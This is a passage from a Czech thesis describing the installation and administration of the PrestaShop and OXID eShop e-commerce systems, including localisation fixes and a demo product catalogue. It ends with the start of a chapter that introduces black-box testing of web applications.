Po skončení instalace aplikace automaticky doinstalovala český překlad a také přidala jako výchozí měnu českou korunu. K dispozici je mimo češtiny v základu několik dalších jazyků shodných s pěticí, kterou podporuje instalátor systému a další dostupné lokalizace lze aktivovat v oddílu Nástroje a jeho podsekcí Překládání.

Pro pohodlnou orientaci v administrátorském rozhraní bylo vhodné dodatečně doinstalovat překlad pro českou lokalizaci navigační struktury back-end sekce. Ten byl stažen z webu

www.webprostor.eu a jeho autorem je Otakar Weis. Jelikož byla tato lokalizace vytvořena ve formě kompatibilního pluginu, postačovalo ji nakopírovat do adresáře modules a poté aktivovat pomocí integrovaného instalátoru modulů.

### **Možnosti sekce Nastavení**

V záložce Nastavení lze nakonfigurovat množství důležitých vlastností a stavů. Je to již zmíněná aktivace či deaktivace obchodu a povolení IP adres pro údržbu. Dále povolení protokolu SSL, který musí být podporován použitým hostingem. Pro zvýšení bezpečnosti je zde možnost kontrolovat IP adresu přijatých cookies, což snižuje riziko jejich zneužití cizím návštěvníkem. Pro cookies je zde také možnost nastavení doby jejich životnosti jak pro front-end sekci, tak také pro administraci. Dalším bezpečnostním prvkem je zde možnost aktivace autentizačních tokenů. Systém rovněž zabezpečuje volbu typu zpracování objednávky, povolení či zakázání nákupu bez registrace a nastavení nutnosti potvrzení obchodních podmínek.

Dále je zde několik nastavení týkajících se dárkových balení, zapnutí či vypnutí ukládání obsahu posledního nákupního košíku pro přihlášené uživatele, způsob zaokrouhlování cen a automatická kontrola aktualizací rozšiřujících modulů. Také lze tady nastavit verzi šablonovacího systému Smarty, velikostní limity pro nahrávané soubory či obrázky a změnu časové zóny.

Oddíl Nastavení dále obsahuje podrobné podsekce, kde je možné konfigurovat další konkrétní parametry aplikace.

#### Kontaktní info.

Zde se zadává název obchodu, jeho adresa, kontakt na provozovatele a také zde mohou být uloženy informace obsažené v obchodním rejstříku atd.

#### Zboží

Tento pododdíl umožňuje podrobné nastavení vztažené k nabízeným produktům. Nachází se zde například konfigurace spojená s funkcemi skladových zásob, definice vlastností k obrázkům produktů, maximální počet položek pro srovnání zboží, varianta výpočtu množstevní slevy atd.

## Lokalizace

Podsekce Lokalizace slouží především k nastavení jednotek hmotnosti, vzdálenosti či délky a také k importu nových překladů.

## Vyhledávání, SEO & URL

Pododdíl Vyhledávání řeší konfiguraci produktového vyhledávače a podsekce SEO & URL zajišťuje především nastavení tzv. přátelských a také kanonických URL.


## Výkon


Zde je obsaženo několik funkcí, které lze použít pro zrychlení reakce obchodu na uživatelské požadavky. Je to především zpráva nástrojů systému Smarty, konfigurace kompresí kódu, použití W3C validace a také způsoby šifrování cookies a nastavení cache.


## Obrázky, Vzhled


Podsekce Obrázky umožňuje definovat parametry pro produktové fotografie jako například jejich různé velikosti, kvalitu či typ a také zahrnuje nástroj pro regeneraci jejich miniatur. Záložka Vzhled obsahuje možnost jednoduché změny hlavičky obchodu, jeho loga či ikon a také je zde umístěn modul pro změnu základní vzhledové šablony.


**Vzhled**

**Logo v hlavičce:**     
Bude použito na hlavní stránce

**Hlavní logo:**     
Bude použito v hlavičce emailu, pokud nenastavíte toto logo, bude použito logo z hlavičky

**Logo na fakturě**     
Bude použito v hlavičce faktury. Pokud jej nenastavíte, bude použito logo z hlavičky

**Favicon:**    
 Bude použito v řádku adresy prohlížeče

**Ikona prodejny:**     
Bude použito ve vyhledávací prodejně (v Google mapách)  
Doporučená velikost: 30x30, průhledný GIF

**Oddělovač navigace:**   
Používá se pro oddělení kategorií nebo produktů v navigaci

Obr. 9. Nastavení části podsekce Vzhled

### Databáze, E-mail, Aliasy, Geolokalizace

Podsekce Databáze a E-mail slouží především ke změně základních údajů zadaných při instalaci systému a zbývající pododdíly Aliasy a Geolokalizace řeší nastavení alternativ názvů pro vyhledávání a určení lokace návštěvníka podle IP adresy.

### **Důležité funkce sekce Nástroje**

V záložce Nástroje je obsaženo několik důležitých oblastí, které obstarávají některé ze základních funkcí modifikace a údržby aplikace. Je to především pododdíl CSV Import sloužící k hromadnému vkládání dat do aplikace. Jsou zde umístěny vzorové soubory pro vkládání produktových kategorií, zboží a jejich kombinací. Dále také import zákazníků, jejich adres a vzorové soubory pro hromadné vkládání výrobců a dodavatelů.

Podsekce Generátory vytváří a přidává pravidla do souboru `.htaccess` spojené především s lepší optimalizací aplikace a povolením přátelských URL. Je zde také generován soubor `robots.txt`, jenž umožňuje odepřít přístup vyhledávačům do určených adresářů. Pododdíl Záloha DP umožňuje provádět export a import databázové struktury aplikace ve formátu komprimovaného balíku SQL dotazů. Podsekce Upgrade obsahuje modul pro nastavení a provedení automatické aktualizace při vydání nové verze systému. V pododdílu Logs jsou zaznamenávány podstatné informace o stavech aplikace, a to především různé typy varování, chyb a závažných problémů. V sekci Nástroje se nachází pododdíl CMS, který byl využit pro vytváření a úpravu informačních CMS stránek.

### **Nastavení měn a daňových pravidel**

Jak již bylo zmíněno, výchozí měna obchodu byla při instalaci nastavena automaticky na českou korunu a ostatními defaultně podporovanými měnami jsou zde euro, libra a dolar. PrestaShop aktualizuje směnné kurzy vztažené k výchozí měně pomocí nástroje Směnné kurzy, jenž může být spouštěn ručně nebo automaticky pomocí systémového nástroje Cron. Daňová pravidla byla stanovena podle současné novely zákona o DPH č. 370/2011 Sb. ve výši 20% pro základní sazbu a 14% pro sazbu sníženou. V podsekcí Daně lze dále také nastavit například možnost zobrazení či skrytí DPH v nákupním košíku nebo použití ekologické daně atd.

### **Platební moduly**

Elektronický obchod PrestaShop umožňuje instalovat a následně aktivovat tyto platební metody a brány:

- Authorize.net AIM,
- Bankovní převod,
- Dobírka,
- CashTicket,
- Platba bankovním šekem,
- Platební API DIPS,
- Google Checkout,
- Hipay,
- Moneybookers,
- Ogone,
- PayPal,
- PaysafeCard.


V podsekcí Platby mohou být dále tyto platební způsoby povoleny například pouze pro vybrané měny či země odkud je nákup prováděn.

### **Objednávky**

V této sekci je mimo seznamu provedených objednávek obsaženo také několik pododdílů, které slouží k manipulaci a nastavení služeb s objednávkami spojenými. Je to například podsekce, kde se ukládají zprávy od zákazníků, karta obsahující přednastavené stavy objednávek, pododdíl určený pro definici zpráv k objednávkám či modul přijímající záznamy o vráceném zboží.

Důležitou podsekcí zde tvoří nástroj pro vytváření faktur sestavovaných z přijatých objednávek a ukládaných ve formátu PDF. U tohoto modulu bylo nutné opravit problém špatně zobrazované diakritiky u položky české měny a řešení tohoto problému bylo nalezeno na fóru webhostingu C4, a to konkrétně na adrese <http://forum.c4.cz/prestashop-faktura-pdf-a-cestina-t543.html>.

Prvním krokem pro tuto opravu bylo stažení zde umístěného fontu `arialmt` a jeho nakopírování do adresáře `tools/fpdf/font`. Poté bylo nutné vhodně nastavit podsekcí PDF, jejíž konfiguraci lze vidět na následujícím obrázku:



Obr. 10. Nastavení karty PDF pro českou lokalizaci

V dalším kroku byla provedena změna v PHP třídě `Tools.php` obsažené ve složce `classes`, a to konkrétně ve funkci `displayPrice()`. Zde byla upravena definice jednoho z příkazů `return`, jehož původní a upravenou verzi využívající funkci `iconv()`, sloužící pro převod řetězců mezi různými znakovými sadami je možné vidět níže:

```
return str_replace('â,-', chr(128), $ret);  
return str_replace('â,-', chr(128), iconv('UTF-8','CP1250',$ret));
```

Zmíněná podsekce PDF je využívána také pro tvorbu dodacích listů a dobropisů, jejichž moduly jsou obsaženy taktéž v sekci `Objednávky`.

## Doprava

Na kartě `Doprava` lze nastavit několik základních vlastností jako například podmínky pro získání bezplatné dopravy podmíněné určitou výší ceny objednávky či její hmotností a také jsou zde definovány poplatky pro povolené dopravce. V jednotlivých podsekcích této kategorie je pak umožněno například upravovat stávající způsoby dopravy či také přidávat nové dopravní varianty. Pro ty lze stanovit povolené zóny (například `Evropa`), země či případně také státy (například v `USA`) nebo jednotlivé okresy. Jsou zde také pododdíly definující již zmíněné cenové a hmotnostní rozsahy povolené pro jednotlivé dopravce.

## Zákazníci

V sekci `Zákazníci` jsou mimo uložených registračních profilů obsaženy také podsekce spojené s dalšími rozšiřujícími údaji o registrovaných uživateli a jednou z nich je například správa zákaznických adres. Aplikace umožňuje registrovat jednu adresu pro více uživatelů, což je vhodné například pro firemní nákupy prováděné více zaměstnanci na stejnou dodací adresu.

## Front-end sekce

Přístup do klientské části elektronického obchodu je aktuálně možný přes URL adresu `lbartosak.host.utb.cz/presta/` a náhled na toto rozhraní aplikace lze vidět také v příloze P I.

### 3.3.2 OXID eShop Community Edition

#### Instalace

Stejně jako u instalace systému PrestaShop bylo prvním krokem stažení aktuální verze elektronického obchodu z webu `www.oxid-eshop.cz`, kde je v sekci Download k dispozici jeho česká varianta. Po stažení a rozbalení balíku byl obsah instalačních dat nakopírován na úložiště serveru do vlastní složky `oxid` a následně spuštěna samotná instalace přes URL adresu `lbartosak.host.utb.cz/oxid/setup/`.

První požadavek, který musel být pro pokračování v instalaci splněn, bylo nastavení přístupových práv pro soubor `config.inc.php` a adresář `tmp`. To bylo provedeno níže uvedenými příkazy pro změnu atributů v rozhraní FTP klienta FlashFXP:

```
chmod 777 config.inc.php
```

```
chmod 777 tmp
```

Po této úpravě již byly splněny podmínky umožňující pokračovat v instalaci, jejichž výpis je možno vidět na obrázku níže:

Rozšíření PHP	PHP konfigurace	Konfigurace serveru
<input checked="" type="checkbox"/> PHP verze alespoň 5.2.0	<input checked="" type="checkbox"/> <code>allow_url_fopen</code> nebo <code>fsockopen</code> na portu 80	<input checked="" type="checkbox"/> Apache <code>mod_rewrite</code> modul
<input checked="" type="checkbox"/> LIB XML2	<input checked="" type="checkbox"/> Zend režimu kompatibility, musí být vypnutý	<input checked="" type="checkbox"/> Přístupová práva souborů/adresářů
<input checked="" type="checkbox"/> DOM	<input checked="" type="checkbox"/> <code>REQUEST_URI</code> set	<input checked="" type="checkbox"/> Možné problémy na serveru z důvodu chyb PHP
<input checked="" type="checkbox"/> JSON	<input checked="" type="checkbox"/> <code>ini_set</code> povoleno	
<input checked="" type="checkbox"/> ICONV	<input checked="" type="checkbox"/> <code>register_globals</code> musí být vypnuté	
<input checked="" type="checkbox"/> Tokenizer	<input checked="" type="checkbox"/> PHP Memory limit (min. 14MB, 30 MB doporučeno)	
<input checked="" type="checkbox"/> MySQL modul for MySQL 5	<input checked="" type="checkbox"/> Podpora UTF-8	
<input checked="" type="checkbox"/> GDlib v2 [v1] včetně podpory JPEG		
<input checked="" type="checkbox"/> mbstring		
<input checked="" type="checkbox"/> cURL		
<input checked="" type="checkbox"/> BCMath		
<input checked="" type="checkbox"/> OpenSSL		
<input checked="" type="checkbox"/> SOAP		

<input checked="" type="checkbox"/> - Váš systém vyhovuje požadavku.
<input checked="" type="checkbox"/> - Tento požadavek není vhodný, nebo jen částečně. OXID eShop je bude fungovat stejně, a může být instalován ..
<input checked="" type="checkbox"/> - Váš systém neodpovídá požadavkům. OXID eShop bez nich nebude fungovat a nemůže být nainstalován.
<input checked="" type="checkbox"/> - Tento požadavek nemohl být zkontrolován.

Obr. 11. Kontrola systémových požadavků pro instalaci systému OXID eShop

Jediným kritériem, které nebylo zcela splněno, byla doporučená velikost paměťového limitu pro spouštění PHP skriptů o maximální kapacitě 30 MB. Jelikož je tato hodnota na serveru nastavena na 24 MB, čímž je splněn minimální limit 14 MB, mohlo být v instalaci bez dalších úprav pokračováno.

V dalším kroku byl uskutečněn výběr země, ve které by měl být e-shop registrován a také zde byla možnost nastavení automatického ověření aktualizací. Poté byl proveden souhlas s licenčními podmínkami aplikace a v následující etapě bylo provedeno připojení k předem vytvořené databázi `lbartosak-1`, která slouží pro datovou podporu tohoto systému. Dále zde byl nabídnut výběr typu instalace s možností obsahující demodata či variantou s nenaplňným produktovým katalogem.

Po úspěšném připojení k databázi došlo k instalaci databázové struktury a v následujícím kroku byla požadována kontrola výchozí URL adresy e-shopu, cest ke kořenovému adresáři aplikace a složce `tmp` sloužící pro ukládání dočasných souborů. Také zde bylo nutné vyplnit e-mail a heslo sloužící jako údaje pro přístup do administrátorské sekce obchodu.

Tímto byla základní instalace tohoto systému dokončena a posledním krokem bylo z bezpečnostních důvodů vhodné nastavit přístupová práva k souboru `config.inc.php` s atributy 444, které zajišťují pouze jeho čtení. Pro přihlášení do back-end sekce e-shopu slouží URL adresa `lbartosak.host.utb.cz/oxid/admin/`.

### **Struktura administračního rozhraní**

Na obrázku níže lze vidět přehled hlavních oblastí administračního rozhraní se svými podsekcemi:

<b>Hlavní nastavení</b> <ul style="list-style-type: none"> <li>▶ Nastavení</li> <li>▶ Země</li> <li>▶ Dodavatelé</li> <li>▶ Výrobci</li> <li>▶ Témata</li> <li>▶ Jazyky</li> </ul>	<b>Uživatelé</b> <ul style="list-style-type: none"> <li>▶ Uživatel</li> <li>▶ Uživatelské skupiny</li> <li>▶ Uživatelé</li> </ul>	<b>Statistiky</b> <ul style="list-style-type: none"> <li>▶ Stav &amp; údržba</li> </ul>
<b>Nastavení obchodu</b> <ul style="list-style-type: none"> <li>▶ Způsoby platby</li> <li>▶ Slevy</li> <li>▶ Doprava</li> <li>▶ Přepravení náklady</li> <li>▶ Poukázky</li> <li>▶ Dárkové balení</li> </ul>	<b>Objednávky</b> <ul style="list-style-type: none"> <li>▶ Objednávky</li> <li>▶ Souhrn objednávek</li> <li>▶ Balíky</li> </ul>	<b>Služby</b> <ul style="list-style-type: none"> <li>▶ Systémové informace</li> <li>▶ Systémové požadavky</li> <li>▶ Nástroje</li> <li>▶ Export zboží</li> <li>▶ Obecný import</li> </ul>
<b>Produkty</b> <ul style="list-style-type: none"> <li>▶ Produkty</li> <li>▶ Parametry</li> <li>▶ Kategorie</li> <li>▶ Výběry</li> <li>▶ Recenze</li> </ul>	<b>Pro zákazníky</b> <ul style="list-style-type: none"> <li>▶ Novinky a zprávy</li> <li>▶ Novinky e-mailem</li> <li>▶ Odkazy</li> <li>▶ Kniha návštěv</li> <li>▶ CMS stránky</li> <li>▶ Promoakce</li> <li>▶ Cenový alarm</li> </ul>	

*Obr. 12. Přehled struktury administračního rozhraní*

### Nastavení režimu údržby

Jak bylo popsáno při instalaci e-shopu PrestaShop, při prvním přihlášení do administračního rozhraní je vhodné deaktivovat front-end sekci obchodu, aby bylo možné provést základní nastavení aplikace a naplnění produktového katalogu zbožím bez zákaznické interakce s aplikací. Tato konfigurace se provádí v sekci Hlavní nastavení. Zde je také k dispozici možnost deaktivace tzv. produktivního módu, při jehož vypnutí lze sledovat informace o rychlosti zpracování požadavků, které se zobrazují na konci každé stránky a napomáhají tak k lepšímu vyladění výkonu systému.

### Úprava české lokalizace

Tento elektronický obchod má po instalaci české verze přeloženu jak front-end sekci, tak rovněž administrátorské rozhraní. Právě v back-end sekci však některé české lokalizační řetězce chybí a aplikace tak upozorňuje například na následující chybu:

ERROR : Translation for SHOP\_CONFIG\_SHOWTAGS not found!

Pro odstranění těchto chybných hlášek bylo nutné doplnit chybějící české řetězce v poli sloužícím pro jejich překlad, které se nachází v souboru out/admin/cz/lang.php. Přidání chybějícího prvku pole pro uvedenou chybu tak vypadalo následovně:

```
'SHOP_CONFIG_SHOWTAGS' => 'Zobrazovat štítky v e-shopu',
```

## **Hlavní nastavení**

### Nastavení

V podsekcí Hlavní karty Nastavení je obsažena konfigurace základních funkcí a údajů sloužících pro provoz tohoto elektronického obchodu. Nacházejí se zde již zmíněné položky pro aktivaci či deaktivaci obchodu a jeho produktivního módu. Dále jsou tu vyplňovány údaje o prodávající společnosti jako například její název, adresa, kontakt, bankovní spojení atd. Lze v tomto místě upravit název obchodu a email sloužící pro příjem informací o stavech e-shopu. Také je zde konfigurováno nastavení SMTP serveru, kde byl zadán školní e-mailový server smtp.utb.cz.

V dalším pododdílu se nachází několik oblastí, kterými lze definovat různé parametry aplikace. Prvním z nich je položka Země, kde je nastaven jeden či více států, ke kterému jsou přiřazeni zákazníci z uživatelské skupiny Domácí uživatelé. Další položka nastavuje možnosti vyhledávání, podle nichž budou vybírány relevantní výsledky na uživatelské dotazy. Mohou zde být povoleny například možnosti vyhledávání podle názvu nebo značky výrobku, jeho identifikačního čísla či podle přiřazených klíčových slov apod.

Dále je zde podsekcí pro kontrolu stavu zásob obsahující nastavení spojené s touto problematikou. Následující položka umožňuje konfigurovat možnosti zobrazení zboží v modulech "podobné produkty" či "nejnovější zboží" a také obsahuje definice určující, podle čeho mohou uživatelé řadit zobrazované zboží atd.

Další podsekcí řeší nastavení sledující celkovou hodnotou objednávek a následné členění nakupujících podle tohoto kritéria do skupin "Střední" či "Velký zákazník". Také je zde možné nastavit minimální cenu objednávky či povinný souhlas s podmínkami prodeje atd. Následující karta slouží pro konfiguraci spojenou s daňovými pravidly, jejich výpočtem a možnostmi započítání. V pododdílu Obrázky je umístěno nastavení pro generaci miniatur a podsekcí Navigace umožňuje volbu výchozí kategorií produktové struktury a také aktivaci

či deaktivaci zobrazení štítků neboli tagů, které označují jednotlivé zboží jednoduchými vyjádřeními.

Karta Privátní prodej umožňuje přepnout e-shop do stavu, kdy je nutné být přihlášen i pro běžné prohlížení produktové struktury, čímž může být vytvářena úzce specifikovaná klientela zákazníků. Další pododdíl slouží k povolení systému pozvánek zajišťujícího pozvání přátel registrovaných zákazníků k nákupu, jenž za tuto podpůrnou činnost získávají kreditní body pro své další objednávky. V položce Facebook je prováděno nastavení integrující e-shop s uživatelskými profily této sociální sítě. Karta Administrace zde umožňuje definovat některé úpravy spjaté s používáním back-end sekce a poslední položkou zde je pododdíl Ostatní nastavení, kde je například možné určit povinné pole při registraci zákazníka do systému či je zde umístěna konfigurace spojená s RSS kanály a také nastavení podmínek pro CSV import a export systémových dat atd.

V sekci Nastavení je další kartou pododdíl Systém, který obsahuje několik dalších konfiguračních oblastí. Podsekce Objednávky zde slouží k povolení nebo zakázání nákupu bez registrace či z cizích zemí a také se zde nastavuje možnost ukládání IP adres zákazníků. V další kartě je obsažena konfigurace pro podporu prodeje produktových variant a v podsekcí Obrázky je umístěno nastavení pro definici kvality ukládaných fotografií zboží. Následující pododdíl Moduly slouží k instalaci nových rozšiřujících pluginů. V podsekcí Administrace je nastavováno defaultní rozlišení pro back-end rozhraní a karta Další nastavení obsahuje například konfiguraci časového posunu mezi aplikací a serverem, nastavení schvalování příspěvků v návštěvní knize administrátorem, způsob zpracování PHP kódu ve Smarty šablonách atd.

Další samostatnou sekci je pododdíl Licence, kde je obsažena funkce sloužící pro kontrolu dostupnosti nových aktualizací. V následující části je umístěno nastavení spojené s optimalizací výkonu systému. Je to například možnost zobrazení či skrytí variant produktů ve výpisu kategorií, dále zobrazení nejprodávanějšího a nejnovějšího zboží, možnost načtení křížového prodeje, seznamu výrobců, oddílu novinek apod.

Poslední karta v této oblasti je spojená s optimalizací SEO. Lze zde například nastavit výchozí jazyk pro tvorbu přátelských adres a také požadovaný oddělovač pro části názvů těchto URL. Dále je zde umístěn seznam nahrazovaných znaků vkládaných do adres a také slova rezervovaná pro popisy adresářů aplikace, které nemohou použity být v jiném kontextu atd.



Pro získání možnosti využití dalších platebních metod je nutné doinstalovat požadované rozšiřující moduly, které lze získat na již zmiňovaném webu podpory tohoto elektronického obchodu.

### Slevy

Definice slevových zvýhodnění mají poměrně širokou škálu nastavení. Je to například možnost konfigurace jejich platnosti v určitém časovém rozmezí. Slevy mohou být vymezovány pro určité kategorie produktů či zvláště pro jednotlivé zboží. Dále mohou být také definovány podle množství objednávaného zboží či dle celkové ceny objednávky. U slev lze podobně jako u plateb nastavit platnost pro různé uživatelské skupiny a státy.

### Doprava, Přepavní náklady

Základní způsoby dopravy, které jsou v tomto e-shopu definovány, jsou přeprava společností PPL, osobní odběr a doručení Českou poštou. Tyto dopravní varianty jsou navázány na platební možnosti a také na uživatelské skupiny, pro něž mohou být přiřazeny. V samostatné podsekcí Přepavní náklady jsou nastavovány ceny za tyto způsoby doručení a podobně jako v systému PrestaShop zde lze definovat různá zvýhodnění podmíněná například výši celkové ceny objednávky apod.

### Poukázky, Dárková balení

Poukázky lze vytvářet pro konkrétní osobu a jsou vydávány na určitou dobu platnosti. Mají formu slevového zvýhodnění a lze u nich nastavit minimální cenu objednávky, která je touto poukázkou uhrazena. Dárková balení mohou být provedena způsobem klasického dárku či také formou blahopřání, jenž lze k vytvořené objednávce připojit pomocí přiloženého obrázku.

### **Služby**

#### Nástroje

Tato podsekce slouží k provádění SQL příkazů směřovaných na relační databázi aplikace. Zmíněná funkce obsahuje jak pole pro vkládání ručně psaných příkazů, tak rovněž souborový import vhodný pro spuštění většího množství databázových požadavků. Pro obnovení databázových pohledů po provedení aktualizace systému je zde umístěna funkce, která tuto akci provádí automaticky.

### Export a import zboží

Tyto podsekcce fungují podobně jako v aplikaci PrestaShop a umožňují provádět vkládání či ukládání datových struktur ve formátu CSV pro vybrané části jako celé kategorie či samostatné zboží apod.

### **Statistiky**

#### Stav a údržba

Zde je možné vytvářet hlášení o různých událostech vznikajících při provozu tohoto elektronického obchodu. Mohou to být například přehledy nejnavštěvovanějších kategorií nebo produktů, monitorování zrušených objednávek v průběhu jejich vytváření, statistiky vyhledávání nebo například různé informace o uživateli atd. Konfigurace těchto hlášení se zde vytvářejí pod vlastním názvem a definuje se u nich časový horizont, ve kterém jsou tyto údaje ukládány.

### **Uživatelé**

V této sekci jsou podobně jako v předchozím popisovaném systému ukládána data registrovaných zákazníků a tyto informace se zde člení do několika vlastních podsekcí. V položce Hlavní je uložena adresa zákazníka, kontaktní údaje a také je zde administrátorská funkce pro změnu uživatelského hesla. V pododdílu Rozšířené jsou obsaženy například informace o odběru novinek, výši zákaznických kreditních bodů, je zde uložen kontaktní telefon použitelný mimo pracovní dobu atd. Dále je zde podsekcce Historie sloužící pro ukládání veškeré provedené uživatelské činnosti, pododdíl Platby pro povolené platební metody, karta pro zákaznické adresy a také podsekcce ukládající doposud nakoupené produkty. Samostatnou položku v kartě Uživatelé tvoří oddíl Uživatelské skupiny, kde jsou uloženy již zmiňované seznamy zákazníků definované podle potřebných specifik.

### **Objednávky**

Tento oddíl slouží mimo ukládání uživatelských objednávek také k několika dalším funkcím. Lze odsud odesílat zákazníkům informační e-maily o průběhu vyřízení jejich nákupu a také je zde umožněno vytvářet souhrnné XML exporty obsahující uložená objednávková data. Je tady také umístěn modul pro generaci faktur ve formátu PDF a tato podsekcce má také vlastní funkci uchovávajících historii přijatých objednávek. Samostatný oddíl tvoří modul pro správu balíků, z něhož se mohou tisknout jejich vybrané seznamy.

## Pro zákazníky

### CMS stránky

Tvorba CMS stránek má několik nastavení například určujících, do které složky bude nově vytvořená stránka spadat či jaký bude mít název a především obsah, jenž je zde možné vytvářet ve formě HTML kódu. Základními složkami pro tyto stránky jsou:

- Informace o zákaznících
- Informace o výrobcích
- E-mailly
- Nic (všeobecná složka)

### Novinky a zprávy, Novinky e-mailem

Pododdíl Novinky a zprávy slouží pro zveřejňování nových událostí spojených s provozem elektronického obchodu a podsekcce Novinky e-mailem umožňuje vytvářet vlastní newslettery, které jsou následně zasílány zákazníkům, jenž si jejich příjem nastavili ve svém uživatelském profilu.

### Promoakce, Cenový alarm

Promoakce mohou být vytvářeny pro libovolné výběry zboží a také pro určité časové období a slouží nejčastěji především k propagaci nově nabízených výrobků či pro různé doprodeje atd. Pododdíl Cenový alarm obsahuje seznam uživatelů využívajících tuto funkci a zahrnuje modul pro odesílání e-mailů s očekávanými cenovými změnami.

Poslední dvě podsekcce oddílu Pro zákazníky obsahují konfiguraci pro správu návštěvní knihy a pro úpravu modulu Odkazy.

## Front-end sekce

Přístup do front-end sekce tohoto e-shopu je aktuálně možný přes URL adresu `lbartosak.host.utb.cz/oxid/` a náhled tohoto rozhraní lze vidět také v příloze P II.

## 3.4 Vytvoření produktového katalogu

Pro demonstraci funkčnosti nainstalovaných elektronických obchodů byly produktové katalogy těchto aplikací naplněny několika vzorovými výrobky z oblasti zabezpečovací techniky. Jelikož bylo množství vkládaných produktů malé, nebylo nutné využít moduly pro CSV import, a proto bylo vložení zboží realizováno ručně.

Nejprve bylo provedeno přidání seznamu výrobců s jejich firemními logy a následně byla vytvořena struktura výrobních kategorií s jednotlivými podsekcemi, kterou lze vidět níže:

#### **Zabezpečení objektů**

- Systém OASiS 868Mhz
  - Ústředny
  - Detektory
  - Sirény
- Přístupové systémy

#### **Zabezpečení vozidel**

- GSM autoalarmy
- Motoalarmy

#### **Automatizace**

- GSM ovladače
- Termostaty

#### **Ostatní**

Do této struktury byly vloženy samotné produkty za pomoci postupu popsaného v následujícím textu.

#### **PrestaShop**

V tomto e-shopu je vkládání produktů umístěno na kartě Katalog. Tento oddíl obsahuje také několik podsekcí jako například Výrobci, Dodavatelé, Pohyby na skladu, Vlastnosti produktů, Atributy a skupiny atd. Po výběru umístění v rámci vytvořené výrobní struktury jsou jednotlivé produkty přidávány přes funkci Přidat nové zboží. Rozhraní této funkce je rozděleno na několik základních sekcí.

V první z nich jsou vyplněny základní informace jako například název zboží, jeho kód, místo umístění (v případě existence více skladů) a také rozměrové a hmotnostní údaje. Dále je zde přiřazen výrobce a dodavatel, nastavena jeho dostupnost pro objednávky a vlastnost definující, zda je zboží nové či použité apod. Další soubor dat slouží pro zadání ceny, daňové sazby, příplatku na dopravě a také je zde vyplněn počet kusů zboží obsažených na skladě. Poslední část této funkce obsahuje položky vkládané do HTML značek <meta> a formuláře pro uložení popisů produktů vytvářených pomocí WYSIWYG

editorů. Nachází se zde také pole pro vyplnění vystihujících tagů a oddíl pro přidání produktového příslušenství, které je vybíráno ze seznamu již vloženého zboží.

Druhá sekce tohoto rozhraní slouží ke vkládání produktových fotografií, jejich popisků a přidané obrázky zde mohou být nastaveny také jako obal produktu.

V další sekci lze vytvářet speciální ceny zboží například pro určité země, uživatelské skupiny nebo pro různé akce či časová období. Následující oddíl umožňuje vytvářet produktové kombinace a další sekce slouží pro vytváření speciálních vlastností, vlastních přizpůsobení a také ke vkládání produktových příloh.

Na obrázku níže lze vidět příklad výsledného zobrazení přidávaného produktu ve front-end sekci:



Obr. 14. Ukázka zobrazení produktu v aplikaci PrestaShop


### OXID eShop Community Edition

V tomto systému jsou funkce pro vkládání zboží obsaženy v sekci Produkty. Ta obsahuje stejnojmenný pododdíl Produkty a také podsekce Parametry, Kategorie, Výběry a Recenze. Pododdíl Produkty sloužící pro vkládání zboží je podobně jako v systému PrestaShop rozdělen na několik dílčích částí. V sekci Hlavní jsou vkládány základní informace, jako název zboží, jeho číslo, kód výrobce, tagy atd. Jsou zde přiřazeny názvy dodavatele a výrobce, hlavní cena, alternativní ceny pro různé skupiny uživatelů, sazba DPH a také

popis výrobku zapsán ve formě HTML kódu. V oddílu Rozšířené je možné vyplnit rozměry a váhu produktu, jsou zde vkládány souborové přílohy a také možnost nastavení bezplatné dopravy atd. Sekce sklad obsahuje informace o množství zboží na skladě, nastavení běžné dodací lhůty, definici množstevních slev a také je zde možné konfigurovat generaci skladových zpráv, které jsou odesílány pověřenému zaměstnanci formou e-mailu při určeném poklesu skladových zásob. Další oddíl slouží ke vkládání produktových fotografií a zbývající sekce umožňují definovat produktové parametry a varianty, vlastnosti křížového prodeje a také přidávat na vkládané zboží vlastní recenze.


Na následujícím obrázku je možné vidět příklad zobrazení vloženého zboží ve front-end sekci e-shopu:

Podrobné údaje o zboží



**JA-83K Ústředna**  
Kód: 00001


★★★★★  
Žádné hodnocení.

 Výrobce: Jablotron

■ Připraveno k odeslání

**2.640 Kč** včetně DPH, plus doprava

Množství:

 **Koupit** Cenový alarm

► Doporučit  
Přihlaste se pro přístup do seznamu přání.

---

**JA-83K Ústředna**

Ústředna má 50 adres a na základní desce 10 drátových vstupů. S drátovými moduly JA-82C lze rozšířit počet drátových vstupů až na 30. Při osazení rádiového modulu JA-82R lze využít i bezdrátové periferie. V ústředně je prostor pro 18 Ah akumulátor. Pro částečné hlídání nebo rozdělení objektu lze prvky zařadit do 3 sekcí. Ústředna poskytuje signál pro sirény (vnitřní a vnější) a 2 programovatelné výstupy. Nastavit lze až 50 ovládacích kódů a karet.

Obr. 15. Ukázka zobrazení produktu v aplikaci OXID eShop

## 4 TESTOVÁNÍ ZRANITELNOSTI WEBOVÝCH APLIKACÍ

Tato kapitola popisuje způsoby testování odolnosti webových aplikací proti současným nejpoužívanějším útokům, kterými jsou tyto systémy napadány. Výsledná analýza zranitelností je provedena za pomoci vybraných nástrojů sloužících pro automatizované testování bezpečnosti webových systémů.

### 4.1 Metody testování

#### 4.1.1 Black box testing

Tato metoda vychází ze skutečnosti, kdy je analyzovaný systém tzv. "černou skříňkou" což znamená, že pro průběh testování nejsou k dispozici zdrojové kódy ani dokumentace k aplikaci. Tento způsob testu je prováděn tak, že se na vstupy systému vkládají data bez znalosti vnitřní implementace aplikace, a ty jsou na výstupu poté vyhodnocovány. Metoda black box testing se využívá pro simulaci uživatelského přístupu k aplikaci a odhaluje možné nežádoucí stavy, které mohou při jejím používání nastat.

Přirovnáním k tomuto typu testování může být způsob vyhledávání výsledků v internetovém vyhledávači, kde uživatel zadá požadovaný dotaz a klikne na tlačítko Vyhledat. Jádro vyhledávacího systému provede vyhodnocení dotazu a zobrazí výsledky uživateli, jenž však nemá možnost vidět strukturu vyhledávacího procesu.

